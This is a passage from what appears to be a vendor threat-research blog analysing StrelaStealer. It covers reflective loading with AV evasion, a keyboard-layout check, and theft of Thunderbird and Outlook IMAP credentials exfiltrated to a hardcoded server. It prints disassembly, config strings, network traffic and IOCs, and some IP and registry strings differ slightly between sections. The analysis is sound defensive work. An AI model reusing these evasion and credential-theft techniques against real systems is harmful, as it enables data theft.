The malware parses this “InLoadOrderModuleList” to get the Imagebase address of kernel32.dll with the goal of resolving the VirtualAlloc API. Then the malware will parse the PE structure of kernel32.dll to get the name of each exported function and matches them with the API string that got decrypted earlier in 0x52 byte array. If the API name matches the exported function name, then the malware will read the associated function RVA from the export directory and add it to the Imagebase of kernel32.dll. Using this method, the malware resolves each API dynamically. It will resolve 4 APIs – here VirtualAlloc, LoadLibraryA, GetProcAddress, and MessageBoxTimeoutA. Once its finished resolving the APIs, the malware will show the error message box and then continue execution.

Now, the malware calls the “VirtualAlloc” API to allocate memory in the process and start its task as loader to load the actual payload.

- The malware parses the PE file structure of the payload from the data section where previously it decrypted the PE file and read each section header one by one.
- To map the process as per section alignment, it reads the virtual address of each section and adds it to the image base of the injected PE and copies each section of data to this offset in memory.
- The malware will not copy the PE header to the injected PE, this has been done intentionally to evade detection from AV products.

- It reads the relocation section and does the fixup as it gets loaded at the different base address in the memory.
- It reads the import address table of the payload file from the data section region and resolves the API address dynamically using the “LoadLibraryA” and “GetProcAddress” APIs and copies these all function pointers to the IAT of the injected payload.
- When the injected PE file is ready for execution, it will read the RVA of the address from the entry point from the PE file in the data section and add the base address of the injected payload and redirect execution to the injected code.

```

00ca8abe-6ab2-4b10-97c8-925934cf0423
MIR24
45.9.74.12
/server.php
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A0010482A6676\
IMAP Server
IMAP User
IMAP Password
%s,%s,%s
\Thunderbird\Profiles\
%s%s\logins.json
%s%s\key4.db
text5en

```

Figure 12: Configuration setting for the payload

The injected payload is 64-bit executable file, it will call the “GetKeyboardLayout” API and check the lower words of the return value with the hardcoded values in binary. It tries to check if the keyboard layout is from the following countries. If it is, then the malware will continue its execution, otherwise it terminates itself.

Language	Location (or type)	Language ID
German	Germany	0x0407
Spanish	Spain	0x040A
Spanish	Spain	0x0C0A
Catalan	Spain	0x0403
Basque	Spain	0x042D
Italian	Italy	0x0410
Polish	Poland	0x0415


```

debug173:000001BC96CB1810 40 53          push    rbx
debug173:000001BC96CB1812 48 81 EC 50 01 00 00  sub     rsp, 150h
debug173:000001BC96CB1819 FF 15 D1 F5 00 00    call   cs:GetConsoleWindow
debug173:000001BC96CB181F 48 8B C8             mov     rcx, rax                ; hWnd
debug173:000001BC96CB1822 33 D2             xor     edx, edx                ; nCmdShow
debug173:000001BC96CB1824 FF 15 E6 F7 00 00  call   cs:ShowWindow           ; Hide Window
debug173:000001BC96CB182A 33 C9             xor     ecx, ecx                ; idThread
debug173:000001BC96CB182C FF 15 E6 F7 00 00  call   cs:GetKeyboardLayout
debug173:000001BC96CB1832 33 D8             xor     ebx, ebx
debug173:000001BC96CB1834 C7 44 24 20 07 04 0A 04  mov     [rsp+158h+var_138], 40A0407h ; moves Language Identifiers on Stack
debug173:000001BC96CB183C 48 8B D0             mov     rdx, rax
debug173:000001BC96CB183F C7 44 24 24 0A 0C 03 04  mov     [rsp+158h+var_134], 4030C0Ah
debug173:000001BC96CB1847 B8 15 04 00 00     mov     eax, 415h
debug173:000001BC96CB184C C7 44 24 28 2D 04 10 04  mov     [rsp+158h+var_130], 410042Dh
debug173:000001BC96CB1854 66 89 44 24 2C     mov     [rsp+158h+var_12C], ax
debug173:000001BC96CB1859 8B CB             mov     ecx, ebx
debug173:000001BC96CB185B 48 8D 44 24 20     lea    rax, [rsp+158h+var_138]
debug173:000001BC96CB1860
debug173:000001BC96CB1860 loc_1BC96CB1860:          ; CODE XREF: sub_1BC96CB1810+5E1j
debug173:000001BC96CB1863 66 38 10          cmp     dx, [rax]                ; Check Language Identifiers with hardcoded values
debug173:000001BC96CB1863 jz     short loc_1BC96CB187B
debug173:000001BC96CB1865 FF C1             inc     ecx
debug173:000001BC96CB1867 48 83 C0 02       add     rax, 2
debug173:000001BC96CB1868 83 F9 07         cmp     ecx, 7
debug173:000001BC96CB186E 72 F0             jb     short loc_1BC96CB1860     ; Check Language Identifiers with hardcoded values
debug173:000001BC96CB1870 33 C0             xor     eax, eax
debug173:000001BC96CB1872 48 81 C4 50 01 00 00  add     rsp, 150h
debug173:000001BC96CB1879 5B             pop     rbx
debug173:000001BC96CB187A C3             retn

```

Figure 13: Call to the “GetKeyboardLayout” API and check language identifiers

Now, the payload retrieves the computer name by calling the “GetComputerNameA” API and encrypts the first 4 bytes of the computer name string using single byte XOR encryption. The encryption key is “MIR24”, which is hardcoded in binary. It will create a Mutex with the name of this partially encrypted computer name string. If a Mutex already exists, it will terminate it.

```

debug173:000001BC96CB18F1 41 30 48 FF       xor     [r8-1], cl
debug173:000001BC96CB18F5 38 DF             cmp     ebx, edi
debug173:000001BC96CB18F7 72 E7             jb     short loc_1BC96CB18E0
debug173:000001BC96CB18F9
debug173:000001BC96CB18F9 loc_1BC96CB18F9:          ; CODE XREF: sub_1BC96CB1810+C6fj
debug173:000001BC96CB18F9 4C 8D 44 24 40     lea    r8, [rsp+158h+Buffer]
debug173:000001BC96CB18FE 33 D2             xor     edx, edx                ; lpName
debug173:000001BC96CB1C00 33 C9             xor     ecx, ecx                ; lpInitialOwner
debug173:000001BC96CB1C02 FF 15 B0 F4 00 00  call   cs:CreateMutexA          ; lpMutexAttributes
debug173:000001BC96CB1C08 FF 15 3A F4 00 00  call   cs:GetLastError_0
debug173:000001BC96CB1C0E 48 8B BC 24 68 01 00 00  mov     rdi, [rsp+158h+arg_8]
debug173:000001BC96CB1C16 48 8B B4 24 60 01 00 00  mov     rsi, [rsp+158h+arg_0]
debug173:000001BC96CB1C1E 3D B7 00 00 00     cmp     eax, 0B7h ; '.'
debug173:000001BC96CB1C23 74 26             jz     short loc_1BC96CB1C4B
debug173:000001BC96CB1C25 E8 16 FB FF FF     call   Steal_DataFromThunderBird
debug173:000001BC96CB1C2A E8 11 F6 FF FF     call   steal_data_from_Outlook
debug173:000001BC96CB1C2F 41 B9 10 00 00 00  mov     r9d, 10h                ; uType
debug173:000001BC96CB1C35 4C 8D 05 C9 6E 01 00  lea    r8, Caption              ; lpCaption
debug173:000001BC96CB1C3C 48 8D 15 C2 6E 01 00  lea    rdx, Caption              ; lpText
debug173:000001BC96CB1C43 33 C9             xor     ecx, ecx                ; hWnd
debug173:000001BC96CB1C45 FF 15 DD F6 00 00  call   cs:MessageBoxA
debug173:000001BC96CB1C4B
debug173:000001BC96CB1C4B loc_1BC96CB1C4B:          ; CODE XREF: sub_1BC96CB1810+113fj
debug173:000001BC96CB1C4B 33 C0             xor     eax, eax
debug173:000001BC96CB1C4D 48 81 C4 50 01 00 00  add     rsp, 150h
debug173:000001BC96CB1C54 5B             pop     rbx
debug173:000001BC96CB1C55 C3             retn
debug173:000001BC96CB1C55 sub_1BC96CB1810_endp

```

Figure 14: Creating a Mutex and executing its core functionality to steal data from the infected machine

As we can see in Figure 14, it will execute the function which will steal confidential data from the infected machine.

Here, we have found two functions in the malware. The first is used to steal data from Mozilla Thunderbird, which is a free and open-source email client software. The other function is intended to steal data from Outlook.

It searches for the folder path “C:\Users\\AppData\Roaming\Thunderbird\Profiles\”

All of your data such as messages, passwords and user preferences as well as changes made while you use Thunderbird are stored in a special folder called *profile*.

- If it finds this folder path on the system, it will call the FindFirstFileA and FindNextFileA APIs to search for two files in the subdirectory. The first is “logins.json” (account and password) and the second is “key4.db” (password database).
- It reads the data from both of these files and appends both files’ data one after another, starting network communication.
- It establishes a connection to its server and prepares an HTTP post request with the user-agent “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36” and then exfiltrates this data to its server.

http[:]//45[.]19[.]74.12/server.php .

- The server IP is hardcoded in binary which is “45.9.74[.]12”
- Before sending data to the server, it will encrypt it with the single byte XOR encryption. The encryption key is hardcoded in binary which is “00ca8abe-6ab2-4b10-97c8-925934cf0423”




Figure 15: Searches for the “logins.json” and “key4.db” files from the profile folder

```

debug173:000001BC96CB1114 45 33 C0 xor r8d, r8d
debug173:000001BC96CB1117 33 D2 xor edx, edx
debug173:000001BC96CB1119 49 8B CE mov rcx, r14
debug173:000001BC96CB111C FF 15 16 02 01 00 call cs:HttpSendRequestA
debug173:000001BC96CB1122 85 C0 test eax, eax
debug173:000001BC96CB1124 0F 84 8A 00 00 00 jz loc_1BC96CB11B4
debug173:000001BC96CB112A B9 01 04 00 00 mov ecx, 401h
debug173:000001BC96CB112F E8 08 40 00 00 call sub_1BC96CB5E3C
debug173:000001BC96CB1134 4C 8D 8C 24 88 00 00 00 lea r9, [rsp+88h]
debug173:000001BC96CB113C 89 BC 24 88 00 00 00 mov [rsp+88h], edi
debug173:000001BC96CB1143 41 88 00 04 00 00 mov r8d, 400h
debug173:000001BC96CB1149 48 8B D0 mov rdx, rax
debug173:000001BC96CB114C 49 8B CE mov rcx, r14
debug173:000001BC96CB114F 48 8B E8 mov rbp, rax
debug173:000001BC96CB1152 FF 15 08 02 01 00 call cs:InternetReadFile
debug173:000001BC96CB1158 85 C0 test eax, eax
debug173:000001BC96CB115A 74 50 jz short loc_1BC96CB11AC
debug173:000001BC96CB115C 0F 1F 40 00 jmp dword ptr [rax+00h]
debug173:000001BC96CB1160 nop
debug173:000001BC96CB1160 loc_1BC96CB1160: ; CODE XREF: debug173:000001BC96CB11AA+
debug173:000001BC96CB1160 8B 84 24 88 00 00 00 mov eax, [rsp+88h]
debug173:000001BC96CB1167 85 C0 test eax, eax
debug173:000001BC96CB1169 0F 84 83 00 00 00 jz loc_1BC96CB11F2
debug173:000001BC96CB116F 03 F0 add esi, eax
debug173:000001BC96CB1171 48 8B CD mov rcx, rbp
debug173:000001BC96CB1174 8D 96 01 04 00 00 lea edx, [rsi+401h]
debug173:000001BC96CB117A 48 8B 3C 2E mov [rsi+rbp], dil
debug173:000001BC96CB117E E8 9D 4C 00 00 call loc_1BC96CB5E20
debug173:000001BC96CB1183 4C 8D 8C 24 88 00 00 00 lea r9, [rsp+88h]
debug173:000001BC96CB1188 89 BC 24 88 00 00 00 mov [rsp+88h], edi
debug173:000001BC96CB1192 41 88 00 04 00 00 mov r8d, 400h
debug173:000001BC96CB1198 49 8B CE mov rcx, r14
debug173:000001BC96CB119B 48 8B E8 mov rbp, rax
debug173:000001BC96CB119E 48 8D 14 06 lea rdx, [rsi+rax]
debug173:000001BC96CB11A2 FF 15 B8 01 01 00 call cs:InternetReadFile
debug173:000001BC96CB11A8 85 C0 test eax, eax
debug173:000001BC96CB11AA 75 B4 jnz short loc_1BC96CB1160

```

Figure 16: StrelaStealer is expecting the response from its server

We have analysed the second function statically where it reads the windows registry key, enumerates data from it and tries to locate the 'IMAP User', 'IMAP Server' and 'IMAP Password' values.

The IMAP Password contains the user password in encrypted form. The malware will call the Windows "CryptUnprotectData" API to decrypt it.

The following registry key is enumerated to steal Outlook data:

"SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"

```

debug173:000001BC96CC8A1C 00 db 0
debug173:000001BC96CC8A1D 00 db 0
debug173:000001BC96CC8A1E 00 db 0
debug173:000001BC96CC8A1F 00 db 0
debug173:000001BC96CC8A20 53 4F 46 54 57 41 52 45 5C 4D 69+aSoftwareMicros db 'SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF04'
debug173:000001BC96CC8A20 63 72 6F 73 6F 66 74 5C 4F 66 66+ ; DATA XREF: debug173:000001BC96CB1264fo
debug173:000001BC96CC8A20 69 63 65 5C 31 36 2E 30 5C 4F 75+ ; debug173:000001BC96CB13A9fo
debug173:000001BC96CC8A20 74 6C 6F 6F 68 5C 50 72 6F 66 69+db '13111d3B88A0010482A6676',0
debug173:000001BC96CC8A7A 00 db 0
debug173:000001BC96CC8A7B 00 db 0
debug173:000001BC96CC8A7C 00 db 0
debug173:000001BC96CC8A7D 00 db 0
debug173:000001BC96CC8A7E 00 db 0
debug173:000001BC96CC8A7F 00 db 0
debug173:000001BC96CC8A80 49 4D 41 50 20 53 65 72 76 65 72+aImapServer db 'IMAP Server',0 ; DATA XREF: debug173:000001BC96CB1518fo
debug173:000001BC96CC8A80 db 0
debug173:000001BC96CC8A8D 00 db 0
debug173:000001BC96CC8A8E 00 db 0
debug173:000001BC96CC8A8F 00 db 0
debug173:000001BC96CC8A90 49 4D 41 50 20 55 73 65 72 00 aImapUser db 'IMAP User',0 ; DATA XREF: debug173:loc_1BC96CB1549fo
debug173:000001BC96CC8A90 db 0
debug173:000001BC96CC8A9B 00 db 0
debug173:000001BC96CC8A9C 00 db 0
debug173:000001BC96CC8A9D 00 db 0
debug173:000001BC96CC8A9E 00 db 0
debug173:000001BC96CC8A9F 00 db 0
debug173:000001BC96CC8AA0 49 4D 41 50 20 50 61 73 73 77 6F+aImapPassword db 'IMAP Password',0 ; DATA XREF: debug173:loc_1BC96CB1577fo
debug173:000001BC96CC8AA0 db 0
debug173:000001BC96CC8AAF 00 db 0
debug173:000001BC96CC8AB0 25 73 2C 25 73 2C 25 73 0A 00 aSSS db '%s,%s,%s',0Ah,0 ; DATA XREF: debug173:000001BC96CB165Ffo
debug173:000001BC96CC8ABA 00 db 0

```

Figure 17: Outlook registry key would have been enumerated to steal data from the infected machine

No.	Time	Source	Destination	Protocol	Length	Info
45	31.506642	192.168.207.136	45.9.74.12	TCP	66	51150 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
46	31.696029	45.9.74.12	192.168.207.136	TCP	60	80 → 51150 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
47	31.696405	192.168.207.136	45.9.74.12	TCP	54	51150 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
48	31.696904	192.168.207.136	45.9.74.12	TCP	277	51150 → 80 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=223 [TCP segment of a reassembled PDU]
49	31.697096	192.168.207.136	45.9.74.12	HTTP	1502	POST /server.php HTTP/1.1
50	31.697175	45.9.74.12	192.168.207.136	TCP	60	80 → 51150 [ACK] Seq=1 Ack=224 Win=64240 Len=0
51	31.697263	45.9.74.12	192.168.207.136	TCP	60	80 → 51150 [ACK] Seq=1 Ack=1672 Win=64240 Len=0
52	32.213807	45.9.74.12	192.168.207.136	HTTP	229	HTTP/1.1 200 OK
53	32.214180	192.168.207.136	45.9.74.12	TCP	54	51150 → 80 [ACK] Seq=1672 Ack=176 Win=65535 Len=0

Figure 18: Network communication with server

The archive file cannot be found in any of the popular threat intelligence sharing portals like VirusTotal at the time of writing this blog.




Figure 19: File is not available on VirusTotal

This threat is detected by SonicWall Capture ATP w/RTDMI . Evidence of the detection by our RTDMI engine can be seen below in the Capture ATP report for this file.




Figure 20: Capture report

IOCs

Archive file

MD5: ca4797bf995c91864c8b290ebd4e1c7b

SHA256: 74f21472fed71aacbcd60b34615a8390725cbab6cb25bbc6a51bd723ff8bd01a

JavaScript (Initial vector)

Md5 : C235CE3765F9B1606BDA81E96B71C23B

SHA256 : E083662C896C47064FD47411D47459BF4B1CB26847B5D26AEDD7F9D701CABD43

Main 64-bit executable file

MD5 : 1E37C3902284DD865C20220A9EF8B6A9

SHA256 : F2D7CF39392D394D6CCD0F9372DB7D486D4CB2BB6C3BBFD0D8BFBB6117A5E211


Injected 64-bit Payload

MD5 : 95F51B48FB079ED4E5F3499D45B7F14E

SHA256 : C02BB26582576261645271763A17DE925C2D90D430E723204BAEC82030DC889A

Server IP : "45[.]9.74[.]12"

Security News



The SonicWall Capture Labs Threat Research Team gathers, analyzes and vets cross-vector threat information from the SonicWall Capture Threat network, consisting of global devices and resources, including more than 1 million security sensors in nearly 200 countries and territories. The research team identifies, analyzes, and mitigates critical vulnerabilities and malware daily through in-depth

research, which drives protection for all SonicWall customers. In addition to safeguarding networks globally, the research team supports the larger threat intelligence community by releasing weekly deep technical analyses of the most critical threats to small businesses, providing critical knowledge that defenders need to protect their networks.